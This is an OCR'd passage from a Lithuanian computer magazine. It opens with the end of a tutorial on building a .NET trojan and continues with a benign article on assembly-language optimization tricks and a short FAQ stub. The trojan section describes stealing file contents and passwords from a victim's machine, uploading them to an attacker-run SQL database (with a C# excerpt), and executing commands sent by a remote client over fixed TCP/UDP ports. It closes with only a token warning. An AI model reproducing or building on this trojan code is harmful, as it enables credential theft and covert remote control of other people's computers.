Po to, kai programa atidarė bylą, ji gali joje dirbti, panaudodama klasės *TextReader* funkcijas, pavyzdžiui, *TextReader.ReadLine()*. Taip mes iš bylos galime gauti kokią nors informaciją. Po to, pasinaudodami funkcija *Socket.Send()*, galime ją perduoti hakeriui per soketą, tačiau tai ne pats geriausias metodas. Kur kas patogiau duomenis perdavinėti per duomenų bazę, kurią skaito hakeris, o būtų dar geriau, jog tai būtų hakerio parašytas *Perl* skriptas.

Dirbame su duomenų bazėmis

Duomenų bazių pasaulyje „Microsoft" aktyviai prakišinėja savo technologiją ADO.NET ir savo galingąjį *Microsoft SQL Server 2005*, su kuriuo mes ir dirbsime (priminsiu, jog mes praktikuojamės su pačiomis naujausiomis technologijomis). ADO.NET technologija savyje apjungia du provaiderius: *OleDB* ir SQL. Pastaruoju mes ir užsiimsime. Čia praktiškai niekas nepasikeitė — objektiškai orientuotos duomenų bazės vis dar yra tikra jėga! Darbui su duomenų bazėmis „Microsoft" mums sukūrė vardų erdvę *System.Data*, o tiksliau — tai ne su pačia duomenų baze, o su iš bazės gautais arba į ją siunčiamais duomenimis. Štai šios vardų erdvės duomenų tipai, kurių mums reikia: *DataRow*, *DataTable*, *DataColumn* ir *DataSet*. Susijungimui su baze mes naudosime vardų erdvę *System.Data.SqlTypes* ir *System.Data.SqlClient*, o duomenis pridėsime su objektu *SqlDataAdapter.InsertCommand*. Tam, kad lentelę užpildytume duomenimis ir perduotume juos serveriui, reikia naudoti duomenų tipą *DataRow* ir metodą *Rows.Add(RataRow)*. Finale mes gausim slaptažodžio patalpinimo į duomenų bazę metodą (žr. atitinkamą iškarpą).
Dabar mes savo trojaną apginklavome pačiomis reikalingiausiomis funkcijomis — jis beveik baigtas. Beje, tiems, kas norės realizuoti *plug-in* technologiją, siūlau peržvelgti ankstesnius mūsų žurnalo numerius. Dabar būtų gerai parašyti klientą :).



Rašom klientą

Duomenų perdavimui mes naudosime tuos pačius protokolus, kurie naudojami ir trojane — TCP ir UDP (priminsiu: mūsų programa veikia per *11000(tcp)* ir *12000(udp)* jungtis). Iš pradžių apsispręskime, kaip mes perdavinėsim informaciją. Aš nusprendžiau šiuo atžvilgiu nesikankinti ir be jokių iškrypimų tekstą siųsti tiesiogiai (atvirai). Jei nori, tu gali papildomai pridėti kokią nors šifravimo galimybę, kam reikėtų pasinaudoti vardų erdvėmis *System.Security* ir *System.Security.Cryptography*. Beje, siūlau tau nekurti nuosavų kriptografinių algoritmų. Jeigu tu nesi genialus matematikas, vis tiek tavo produkte bus surasta kokia nors skylė, todėl geriau naudokis *Microsoft Crypto API*. Norint tekstą perduoti per soketą, jį reikia transformuoti į *byte* tipą (tam skirtas metodas *Encoding.ASCII.GetBytes(string)*), o susijungus soketams jį bus galima pasiųsti *Send()* metodu.
Galiausiai mūsų trojanas, kuris gaus kliento pranešimus, bandys analogišką informaciją surasti pas save, o jeigu neras — tuomet gautą eilutę bandys paleisti kaip programą (čia omeny turima *Process.Start(proc_name))*.Start(proc_name)).

Viskas paruošta!

Dabar mes galime jungtis su savo „geriete" programa, siųsti jai komandas, į savo darbinį kompiuterį perkėlinėti bylas, teisėtai iš jo gauti slaptažodžius ir kelti juos į duomenų bazę, įdiegįnėti įskiepius. Remiantis šiuo paprastu pavyzdžiu matyti, kokios plačios ir neaprėpiamos programavimo su .NET technologija galimybės. Kiek daug naujų kūrybiškų metodų „Microsoft" dovanoja hakeriams ir virusų rašytojams, kuriuos panaudodami jie gali rašyti naujus kūrinius! O kas bus tuomet, jeigu vietoje BHO mes į būsimą *Internet Explorer 7.0* įmontuosime savo įskiepį, kuris gaus kodą arba pasiremdami refleksijos technologija dinamiškai iš IE7 kodo iškrausim kokią nors klasę? Žodžiu, kiekvieną dieną vis labiau artėjanti *Vista* mums žada labai daug gerų skylučių... Pabaigai pasakysiu, kad platinti ir rašyti virusus — ne pats geriausias užsiėmimas, neverta gadinti savo gyvenimo kalėjimu ir kitokia bjaurastimi. Sėkmės!

WEB

Siūlau paskaitinėti MSDN'e pateikiamą medžiagą: (http://msdn.microsoft.com/library/default.asp?url=/library/en-us/vsintro7/html/vsstartpage.asp)



AR REIKALINGA NET TECHNOLOGIJA?

Šiandien daugelis ginčijasi „ar verta pereiti prie .NET platformos"? Konservatoriai net apsiputoję įrodinėja, kad tai kliedesiai ir neva kodą reikia rašyti su *C* (kraštutiniu atveju — su *C++*), drąsesni aktyviai pasisako už šios technologijos įvaldymą, kadangi ji atveria naujas programavimo galimybes. Visi šie ginčai neturi pagrindo. Aš į šį klausimą atsakyčiau taip: „Teks". „Microsoft" aktyviai prastūminėja .NET (juo labiau, kad *.NET Framework* bus įtrauktas į naująją *Windows Vista*), o priešintis „Microsoft" valiai beprasmiška — šiaip ar taip, jie padarys kaip jiems norisi (lygiai taip pat jie pasielgė su *DirectX 8* ir *DirectX 9*). Tie, kas sako, kad nereikia mokytis to, kas keičiasi tiesiog tavo rankose, yra neteisūs, kadangi visame kame galima rasti kokį nors dėsningumą ir racionalumą. Asembleristai tvirtina, kad jiems daugiau nieko nereikia, tačiau atsiradus CLR jiems taip pat teks persimokyti, kadangi rašyti senus gerus PE infektorius daugiau nebeišeis.

Web programuotojams priešintis naujosioms technologijoms tiesiog kvaila, kadangi ASP.NET yra labai patogus dalykas: bet koks *C#* arba *V++* koderis dabar galės su savo kalba sukurti svetainę ir jam visai nereikės PHP arba *Java* žinių. Su skirtingomis kalbomis dirbantys programuotojai dabar galės dirbti prie vieno projekto ir rašyti vieną programą, kadangi viskas vis tiek kompiliuojama į vieningą kodą. Bet juk visa tai yra būtent tas dalykas, kurio programavime siekta metų metus! Tai ne šiaip sau kokiam nors siauram žmonių rateliui skirta naujovė, o visos programavimo (tiek įprastinio, tiek ir *web*) industrijos progresas. Jeigu kas nors dar nesuvokia, ar ši technologija reikalinga programuotojams, tuomet aš jiems labai trumpai pasakysiu — DO IT!

DIRBAM SU DUOMENŲ BAZE

```
StreamReader text = File.OpenText("C://test.txt"); // atidarome bylą
su reikiama informacija
string data2 = null;
string input = null;
while ((input = text.ReadLine()) != null)
{
  data2 = input;
}
SqlConnection SQLc = new //jungiamės prie bazės ir įvedame
SqlConnection("server=(local);uid=troyan; // vartotojo vardą bei
slaptažodį
  pwd=hello_its_me;database=passwords");
SqlDataAdapter connected = new SqlDataAdapter("select * from
pwd",SQLc); // sukuriame užklausą
// užklausa informacijos pridėjimui
connected.InsertCommand = new SqlCommand("insert into pwd
  (test_info) values (" + data2 + ")", SQLc);
DataSet DataSet = new DataSet();
connected.Fill(DataSet, "pwd"); // išsirenkame lentelę
DataRow send_d = DataSet.Tables["pwd"].NewRow();
send_d["test_info"] = data2; // užpildome duomenis
DataSet.Tables["pwd"].Rows.Add(send_d);
connected.Update(DataSet, "pwd"); // išsiunčiam duomenis
DataSet.Dispose();
byte[] send_text = Encoding.ASCII.GetBytes("Ok..Check your
database.");
hnd.Send(send_text);
```



Ekstremali optimizacija

Žemo lygio programavimo gudrybės patiems mažiausiesiems

ASEMBLERIS — TAI NUOSTABI KALBA, ATVERIANTI DURIS Į DIDELIŲ GALIMYBIŲ IR NERIBOTOS SAVIRAIŠKOS PASAULĮ. ČIA PROGRAMUOTOJŲ RUNGIMASIS TARPUSAVYJE ĮPRASTAS, O LAIMI TAS, KURIO POŽIŪRIS NESTANDARTINIS IR NETRADICINIS. DAŽNIAUSIAI PATS „BUKIAUSIAS" SPRENDIMAS BŪNA GREIČIAUSIAS IR TEISINGIAUSIAS.

Pradedančiojo asembleristo kelias ne tik ilgas, bet ir erškėčiais klotas. Iš visur kyšo aštrūs spygliai, kelią užkerta daubos, pinklės ir spąstai. Tamsioje tankmėje dega piktos akys, sklinda kažkokie ūbavimai. Įvairūs nepalankūs faktoriai sukuria niūrią atmosferą ir rimtai apsunkina judėjimą pirmyn. Daugelis vadovėlių aptaria tik MS-DOS ir labai paviršutiniškai aprašo praktines programavimo *Windows* sistemoje problemas. Aš nusprendžiau tai ištaisyti ir su skaitytojais pasidalinti kiekvienam profesionalui žinomais, tačiau naujokėliams toli gražu ne akivaizdžiais receptais.

Įdomesnės funkcijos

Riba tarp įprastinio ir išlaižyto kodo privalumų labai menka. Nukrypimas į vieną pusę sumažina programos produktyvumą, o į kitą — padidina kūrimo laiką. Kitaip tariant, šalin demagogiją, verčiau aptarkime kodo fragmentą, kuris standartiniu būdu per *Win32 API* funkciją *CreateProcess* paleidžia procesą:

```
xor eax, eax                ; eax := 0
push offset pi              ; lpProcessInformation
push offset sis             ; lpStartupInfo
push eax                    ; lpCurrentDirectory
push eax                    ; lpEnvironment
push eax                    ; dwCreationFlags
push eax                    ; bInheritHandles
push eax                    ; lpThreadAttributes
push eax                    ; lpProcessAttributes
push offset file_name       ; vykdomos bylos pavadinimas su
argumentais
push eax                    ; lpApplicationName
call ds:[CreateProcess]     ; netiesioginis API funkcijos iškvietimas
per IAT
```

Asembliuotas kodas užima 1Fh baitų ir dar 54h baitai išeikvojami PROCESS_INFORMATION bei STARTUPINFO struktūroms, plius bylos pavadinimas. O kas būtų, jeigu mes pasinaudotume morališkai „pasenusia" funkcija *WinExec*, kuri paveldėta iš 16 bitų senutės *Windows*? Nepaisant paplitusios klaidingos nuomonės, ji tuo pat metu realizuota kaip 16 ir kaip 32 bitų funkcija, todėl iškviečiant *WinExec* iš 32 bitų kodo nėra pereinama į 16 bitų režimą, o tai reiškia, kad nesumažėja ir našumas:

```
push 00h                      ; uCmdShow (trumpiau, nei XOR
EAX,EAX/PUSH EAX)
push offset file_name         ; vykdomos bylos pavadinimas su
argumentais
call ds:[WinExec]             ; netiesioginis API funkcijos iškvieti-
mas per IAT
```

Tai viso labo trys mašininės komandos, kurios telpa į 1Eh baitų (nepaisant bylos pavadinimo), ir nereikia jokių papildomų struktūrų! Už optimizavimą reikia mokėti atimta galimybe kurti derinimo arba „užšaldytus" procesus, jau nė nekalbant apie saugumo atributus ir kitokius niekučius. Tačiau tai dar ne optimizavimo riba! Pasinaudojus MSVCRT. DLL bibliotekos (kurią aktyviai naudoja daugelis programų ir kuri praktiškai visada būna atmintyje) funkcija *system*, mes kodą sutrumpiname iki 1Dh baitų arba net iki 1Ah baitų, jeigu atidėsime steko atstatymą, funkcijos pabaigoje įvykdydami komandą *add esp, x*, taip vienu mostu išstumdami visus argumentus:

```
push offset file_name         ; vykdomos bylos pavadinimas su
argumentais
call system                   ; tiesioginis funkcijos iškvietimas (ko-
dėl taip — žr. iškarpą)
add esp, 4                    ; išstumiame argumentus iš steko
(galima padaryti vėliau)
```

Tas pats pasakytina ir apie bylų išvedimo/įvedimo, duomenų transformavimo ir t.t. funkcijas. Juk niekas nesiginčys, kad *fopen* iškvietimas kur kas trumpesnis už *CreateFile*, o jų vykdymo greitis praktiškai tas pats, juo labiau kad biblioteka MSVCRT.DLL visada yra atmintyje, kadangi ją naudoja sisteminiai procesai. *Windows* ją tiesiog suprojektuos į mūsų adresų erdvę — štai ir viskas! Naudojamos atminties kiekis nė kiek nepadidės! Daugiau galima išlošti su tomis užduotimis, kurios reikalauja dvejetainių duomenų transformavimo į ASCII atvaizdavimą ir priešingai. Tiesą sakant, programavimas su asembleriu ir prasideda nuo dvejetaine forma pateikto skaičiaus išvedimo į ekraną. Be abejo, „rankiniu" būdu parašyta ir optimizuota funkcija bus kur kas greitesnė už standartinį *sprintf*. Tačiau labai retai galima rasti tokią programą, kuri savo pagrindinį laiką eikvotų duomenų transformavimui, kadangi bibliotekinių funkcijų panaudojimas sumažina programos dydį ir jos kūrimo laiką. Žemiau pateiktas pavyzdys EAX registre saugomą skaičių į ekraną išveda šešioliktainėje, dešimtainėje ir aštuntainėje skaičiavimo sistemoje, automatiškai priekyje pridėdamas trūkstamus nulius, taip išplėsdamas skaičių iki 4–ių bitų. O dabar pamėgink tą patį atlikti nenaudodamas bibliotekų ir sulygink gauto kodo dydį!

Programos, kuri iš EAX paima skaičių ir išveda jį į ekraną šešioliktainėje, dešimtainėje ir aštuntainėje skaičiavimo sistemoje, fragmentas

```
mov eax, 666h                 ; skaičius, kurį reikia išvesti į ekraną
; // transformuojame skaičių į hex, dec ir oct skaičiavimo sistemas ASCII
pavidalu
sub esp, 60h                  ; rezervuojame atmintį buferiui, į kurį bus
įrašomas rezultatas
mov ebx, esp                  ; EBX registre išsaugome rodyklę į buferį
push eax                      ; \
push eax                      ; + - perduodame skaičių transformavimui su funk-
cija sprintf
push eax                      ; /
push offset s                 ; į steką perduodame rodyklę į specifikatorių eilutę
push ebx                      ; perduodame rodyklę į buferį, kad gautume rezul-
tatą
call sprintf                  ; tiesioginis funkcijos sprintf iškvietimas
; // transformuotų duomenų išvedimas į ekraną dialogo lange
xor eax,eax                   ; eax := 0
push eax                      ; uType
push eax                      ; lpCaption
push ebx                      ; lpText (mūsų transformuoti duomenys)
push eax ; hWnd
call ds:[MessageBoxA]         ; netiesioginis API funkcijos Message-
Box iškvietimas
add esp, 60h + (5*4)          ; išstumiame argumentus iš steko ir su-
naikiname buferį
...
s db "%04X hex == %04d dec == %04o oct",0    ; eilutė
```

API funkcijų iškvietimas per asemblerinius intarpus

Iškviečiant API ir DLL funkcijas per asemblerinius intarpus iškyla daugybė problemų, kurios gana miglotai aprašytos prie kompiliatoriaus pridedamoje dokumentacijoje. Paimkime, pavyzdžiui, *Microsoft Visual C++* ir pamėginkime taip iškviesti funkciją *GetVersion*, lyg darytume tai su grynu asembleriu:

```
__asm{
        call GetVersion       ; tiesioginis API funkcijos iškvietimas
}
```


Kompiliuojame bylą su nustatymais pagal nutylėjimą ir paleidžiam. Programa tuojau pat lūžta. Kodėl? Žiūrim su disasembleriu:

```
.text:00401000 E8 FF 2F 00 00            call near ptr GetVersion
...
.idata:00404004 ?? ?? ?? ??    extrn GetVersion:dword ; DWORD
GetVersion(void)
```

Štai kur šuo pakastas! Kompiliatorius sugeneravo perėjimą pagal adresą, kur yra importo lentelei priklausantis dvigubas žodis (sekcija *.idata*) ir kur saugoma rodyklė į API funkciją *GetVersion*.

Nieko keisto, kad bandymas importo lentelę interpretuoti kaip vykdomą kodą baigiasi krachu, o tam, kad programa veiktų teisingai, būtina naudoti netiesioginę adresaciją, funkcijos pavadinimą įkeliant į laužtinius skliaustus ir prieš visa tai pridedant *cs:* arba *ds:*. Teisingas kodas atrodo taip:

```
__asm{
        call ds:[GetVersion] ; netiesioginis API funkcijos iškvietimas
}
```



Steko turinys funkcijos f iškvietimo momentu senovinėje XT su 8086 procesoriumi. Derintuve gerai matosi, kad į steką pakliūna jau sumažinta registro SP reikšmė, dėl ko rodyklė *x rodo pati į save!

Iškviesdami funkcijas, kurių yra keli variantai (ASCII ir UNICODE), mes galime arba aiškiai nurodyti A ir W priesagas, arba panaudoti „kanonišką" funkcijos pavadinimą be priesagų, tuomet kompiliatorius savarankiškai parinks reikiamą variantą (priklausomai nuo nustatymų pagal nutylėjimą ir kompiliavimo raktų). Štai netiesioginis funkcijos *CreateProcess* iškvietimas nenurodant priesagų, kuris kompiliatoriui suteikia vieno iš dviejų variantų pasirinkimo laisvę:

```
__asm{
        ; čia mes perduodame argumentus
        call ds:[CreateProcessW] ; netiesioginis funkcijos su W priesaga iškvietimas
}
```

Štai šio kodo disasembliuotas listingas. Iškviečiama būtent ta funkcija, kuri buvo nurodyta:

```
.text:0040101E      db 3Eh   ; ds:
.text:0040101E      call CreateProcessW      ; funkcijos UNICODE versijos paleidimas
```

O dabar — netiesioginis funkcijos CreateProcess iškvietimas nenurodant priesagos, dėl ko kompiliatoriui suteikiama vieno iš dviejų variantų pasirinkimo laisvė:

```
__asm{
        ; čia mes perduodame argumentus...
        call ds:[CreateProcess] ; netiesioginis funkcijos iškvietimas be priesagos
}
```

Ką gi, kompiliatorius pasirinko ASCII variantą, kadangi tai yra jo nustatymai pagal nutylėjimą:

```
.text:0040101E      db 3Eh   ; ds:
.text:0040101E      call CreateProcessA      ; funkcijos ASCII versijos paleidimas
```

Iškviečiant *system* tipo funkcijas naudoti laužtinių skliaustų jau nebegalima! Funkcija *system* yra RTL (*Run Time Library*) bibliotekos, kuri linkinama statiniu būdu, dalis, todėl *call system* suveikia taip, kaip ir tikimasi, o *call ds:[system]* valdymą perduoda adresu *83EC8B55h*, kadangi funkcijos *system* pradžią bandoma interpretuoti kaip rodyklę:


```
.text:0040100B 3E FF 15 1A 10 40 00     call dword ptr system
...
; dėl netiesioginio statiškai sulinkintos
; funkcijos iškvietimo pirmi 4 funkcijos
; baitai interpretuojami kaip rodyklė,
; todėl valdymas perduodamas adresu 83EC8B55h
...
.text:00401018       system proc near   ; funkcijos system pradžia
.text:00401018 55    push ebp
.text:00401019 8B EC          mov ebp, esp
.text:0040101B 83 EC 10       sub esp, 10h
.text:0040101E 56    push esi
```

Taigi iškviečiant funkcijas iš asemblerinių intarpų visada derėtų įvertinti konkrečios iškviečiamos funkcijos specifiką ir nereikėtų tikėtis, kad kompiliatorius padarys tai už mus.

Programuojant su grynu asembleriu tokio pobūdžio problemų neiškyla, kadangi funkcijų pavadinimai ir iškvietimų tipai visada nurodomi rankiniu būdu (arba per prijungiamas bylas), taigi mes iš anksto žinome, kaip būtent jas interpretuos transliatorius. Dirbant su asembleriniais intarpais mes jau nesame tokie tikri. Konkrečiau šnekant, jeigu kompiliatorius nusprendė panaudoti inkrementinį linkinimą, tuomet funkcijos pavadinimas interpretuojamas jau ne kaip rodyklė į dvigubą žodį iš importo lentelės, o kaip rodyklė į „perėjimą", kuris yra *jmp [pFunc]*, t.y. laužtinių skliaustų mums jau nebereikia!

Inkrementinis linkinimas paprastai aktyvuojamas dirbant optimizavimo režimu, o derinimo režime jo nėra. Staigmena, tiesa? Pakeitus kompiliavimo raktus, asembleriniai intarpai pakeičia savo elgseną, beje, be jokio perspėjimo!

Kitaip tariant, išorinių funkcijų iš asemblerinių intarpų geriau neiškvietinėti, o jeigu susiruoši tai daryti, tuomet būk atsargus.



Skaičiaus išvedimas į ekraną skirtingose skaičiavimo sistemose



Konkrečių įrankių pasirinkimas — skonio reikalas

Atminties išskyrimas steke

8086/8088 procesoriuose buvo įmanoma pasinaudoti puikia galimybe — į steką įkelti argumentą–rodyklę su tuo pat metu atliekamu atminties išskyrimu su viso labo viena (!) vieno baito (!) mašinine komanda PUSH ESP, kuri iš pradžių sumažindavo ESP reikšmę, o tik po to įkeldavo ją į steką. T.y. į steką pakliūdavo jau sumažinta ESP reikšmė, dėl ko buvo galima pradėti gudrauti.

Aptarkime konkretų pavyzdį — funkciją, kurios vienas iš argumentų yra rodyklė į kintamąjį, skirtą rezultato grąžinimui: *f(int a, word *x)*. Ganėtinai kompaktiškas iškvietimas (8086 procesoriuje!) atrodė taip:

```
push sp  ; perduodame rodyklę į x ir tuo pat metu išskiriame atmintį
push si  ; perduodame kintamąjį a
call f   ; iškviečiam
```

Esmė čia tame, kad kintamasis *x* grąžinamas atminties ląstelėje, kurią išskyrė PUSH SP! T.y. rodyklė į *x* rodo pati į save, kas gerai matosi derintuve (žr. nuotrauką).

Pradedant nuo 80286 procesorių, instrukcijos PUSH ESP darbo logika išdavikiškai pasikeitė — dabar procesorius į steką įkelia tą ESP registro reikšmę, kokia buvo prieš modifikavimą (beje, *Intel* dokumentacijoje pateiktame komandos PUSH pseudokode yra klaida, kurioje matosi, kad į steką įkeliama sumažinta ESP reikšmė, nors praktikoje taip nėra!). Ir kol programuotojai ginčijasi, kuris iš dviejų sprendimų ideologiškai teisingesnis, ankstesnis kodas atsisako veikti, kadangi komanda PUSH ESP vietoje į save rodančios rodyklės dabar į steką sukiša rodyklę į sekantį dvigubą žodį!


Dėl to pereinant nuo 8086 į 286+ tenka pridėti „papildomą" komandą PUSH EAX, rezervuojančią steke atminties ląstelę, į kurią rodys ESP reikšmė ir kurią į steką patalpino instrukcija PUSH ESP:

```
PUSH ESP:
push eax        ; išskiriam atmintį kintamajam x (čia gali būti bet kuris registras)
push esp        ; rodyklę į x perduodame kaip funkcijos f argumentą
push esi        ; perduodame kintamąjį a
call f          ; iškviečiam f
```

Nepaisant to, kad 8086/8088 procesorių jau seniai nerasi (nebent emuliatorių pavidalu), daugelis jiems parašytų programų aktualios ir šiandien. Tai liečia tiek jau sukompiliuotą mašininį kodą, tiek ir įvairias asemblerines bibliotekas, perkeliamas į šiuolaikiškus procesorius. Viena iš priežasčių, dėl kurių jie gali neveikti — tai komandos PUSH ESP apdorojimo logikos skirtumai.

Šiaip tai dinaminis atminties išskyrimas su PUSH + fiktyvus registras — visiškai galiojantis metodas, kuriuo naudojasi ne tik žmonės, bet ir kompiliatoriai. Tai kur kas kompaktiškiau, nei kreipimasis į klasikiniu būdu išskiriamus lokalius/globalius kintamuosius.

Savaime suprantama, didelius atminties fragmentus geriausia išskirti su SUB ESP, XXh, tačiau tokiu atveju reikėtų prisiminti mažiausiai du dalykus. Pirmas ir svarbiausias — *Windows* sistemos steko atmintį išskiria dinamiškai, tam naudojamas specialus „saugantis" atminties puslapis (*page guard*). Vos tik į jį kreipiamasi, sistema išskiria dar vieną arba keletą atminties puslapių, o saugantis puslapis perkeliamas viršun (į mažesnių atminties adresų pusę). Nuosekliai augant stekui viskas veikia normaliai, tačiau jeigu pamėgintum strykterėti už saugančio puslapio, tuojau pat susidarys nenumatyta išimtis (juk tokiu adresu dar nėra jokios atminties), o programos darbas bus užbaigtas avariniu režimu. T.y. jeigu, pavyzdžiui, pas mus yra 1 Mb steko erdvės, tai dar nereiškia, kad kodas SUB ESP, 10000h/MOV [ESP],EAX veiks. Čia jau kaip pasiseks (arba nepasiseks). Jeigu anksčiau iškviečiamos funkcijos steko atmintį išskirdavo planingai, nustumdamos saugantį puslapį kur nors į steko erdvės gilumą, tai mes turime kažkokią sėkmės tikimybę, tačiau tuo pasitikėti



Į steką pakliūna tokia ESP registro reikšmė, kokia ji buvo prieš modifikaciją, dėl ko *x rodyklė rodo į kitą dvigubą žodį!

nereikėtų. Dėl to norint lokaliems kintamiesiems išskirti daugiau nei 4x Kb būtina prasukti ciklą, kuris nuosekliai kreiptųsi bent į vieną kiekvieno užklausiamo puslapio ląstelę. Nuskaitinėti visas ląsteles nėra būtina, o ir šiaip nenašu.

Kompiliatoriai tai daro automatiškai, tuo tarpu daugelis asembleristų apie tokią *Windows* klastą dažnai nė neįtaria, o po to atkakliai savo programoje ieško klaidos nesuprasdami, kodėl ji neveikia! Štai *C* programos, kuri lokaliems kintamiesiems išskiria 1 Mb atminties ir kreipiasi į pačią „tolimiausią" ląstelę, pavyzdys:

```
main()
{
        char x[1024*1024]; // išskiriam 1 Mb steko atminties
        return *x;          // kreipiamės į tolimiausią steko ląstelę
}
.text:00401000 _main          proc near
.text:00401000                        mov eax, 100000h
.text:00401005                        call __alloca_probe
.text:0040100A                        movsx eax, byte ptr [esp]
.text:00401012                        add esp, 100000h
.text:00401018                        retn
.text:00401018 _main                  endp
...
.text:00401020 __alloca_probe         proc near
.text:00401020
.text:00401020                        arg_0 = dword ptr 8
.text:00401020
.text:00401020                        push ecx
.text:00401021                        cmp eax, 1000h
.text:00401026                        lea ecx, [esp+arg_0]
.text:0040102A                        jb short loc_401040
.text:0040102C
.text:0040102C                        loc_40102C:
.text:0040102C                        sub ecx, 1000h
.text:00401032                        sub eax, 1000h
.text:00401037                        test [ecx], eax
.text:00401039                        cmp eax, 1000h
.text:0040103E                        jnb short loc_40102C
.text:00401040
.text:00401040                        loc_401040:
.text:00401040                        sub ecx, eax
.text:00401042                        mov eax, esp
.text:00401044                        test [ecx], eax
.text:00401046                        mov esp, ecx
.text:00401048                        mov ecx, [eax]
.text:0040104A                        mov eax, [eax+4]
.text:0040104D                        push eax
.text:0040104E                        retn
.text:0040104E __alloca_probe         endp
```

Tačiau *Windows* klasta tuo nesibaigia. Daugelis API funkcijų neakivaizdžiai imasi steko išlyginimo, ir jeigu mums, pavyzdžiui, reikia lygiai 69h baitų steko atminties, jokiu būdu negalima rašyti SUB ESP,69h, nes viskas baigsis tragiškai! 69h derėtų suapvalinti iki dvigubo žodžio ribos ir paprašyti 6Ch baitų arba... tarp atminties išskyrimo ir atlaisvinimo neiškvietinėti jokių API funkcijų. Labai dažnai optimizacijos besiimantys programuotojai, kurie kovoja už kiekvieną atminties baitą, pamiršta steko išlyginimą ir kiauras valandas ieško priežasties, dėl kurios optimizuotas programos variantas atsisako veikti.

Pabaiga

Sisteminis programavimas slepia daugybę paslapčių ir mįslių, dėl ko jis palengva tampa nedidelės profesionalų saujelės reikalu, kai tuo tarpu visas pasaulis draugiškai eina iš proto dėl aukšto lygio programavimo kalbų. Apie asemblerį prisimenama tik tuomet, kai reikia kažko labai nestandartiško, su kuo kompiliatorius jau nesusidoroja arba jo sugeneruotas kodas nepatenkina našumo reikalavimų.

Štai čia ir paaiškėja, kad asemblerį įvaldžiusių specialistų praktiškai nėra, o tie, kurie tokiais buvo, jau prarado savo įgūdžius ir optimizuoja kur kas prasčiau už kompiliatorius, kurių kūrėjai per pastaruosius keletą metų kokybės atžvilgiu smarkiai stryktelėjo į priekį! Pats asembleris savaime neužtikrina nei kodo kompaktiškumo, nei didelio greičio. Viską apsprendžia gudrūs programavimo triukai ir metodai, išradingumas bei inžinieriaus nuovoka. Svarbiausia — pasirinkti teisingą elgsenos strategiją. Nereikia bandyti programos sutrumpinti keliais baitais, kurie vis tiek bus prarasti išlyginant steko atminties ribas. Geriau realiai įvertinti savo kūrybinį potencialą sugretinant jį su tikslais ir užduotimis. Algoritminė optimizacija labai dažnai programą paspartina dešimtis kartų, kai tuo tarpu C kodo perkėlimas į asemblerį paprastai duoda tik 10–15% našumo prieaugį. Tačiau tai dar nereiškia, kad asembleris nenaudingas. Tiesiog kaip ir bet koks kitas įrankis, jis turi savo pritaikymo ribas, su kuriomis derėtų skaitytis, kad po to nepakliūtum į nemalonią padėtį.

FAQ



PRIEŠ UŽDUODAMAS KLAUSIMĄ PAGALVOK! MAN NEVERTA SIŲSTI KLAUSIMŲ, VIENAIP AR KITAIP SUSIJUSIŲ SU HAKINIMU/KREKINIMU/FRYKINIMU — TAM SKIRTAS „HACK–FAQ", TAIP PAT NEVERTA UŽDAVINĖTI AKIVAIZDŽIAI LAMERIŠKŲ KLAUSIMŲ, ATSAKYMUS Į KURIUOS BENT KIEK NORĖDAMAS GALI RASTI IR PATS. AŠ NE TELEPATAS, TODĖL KONKRETIZUOK KLAUSIMĄ IR ATSIŲSK KUO DAUGIAU INFORMACIJOS.

Q: Sveiki. Atleiskit man, neišmanėliui, bet aš nežinau, kaip iš pateiktos iso bylos įdiegti Windows Vista.

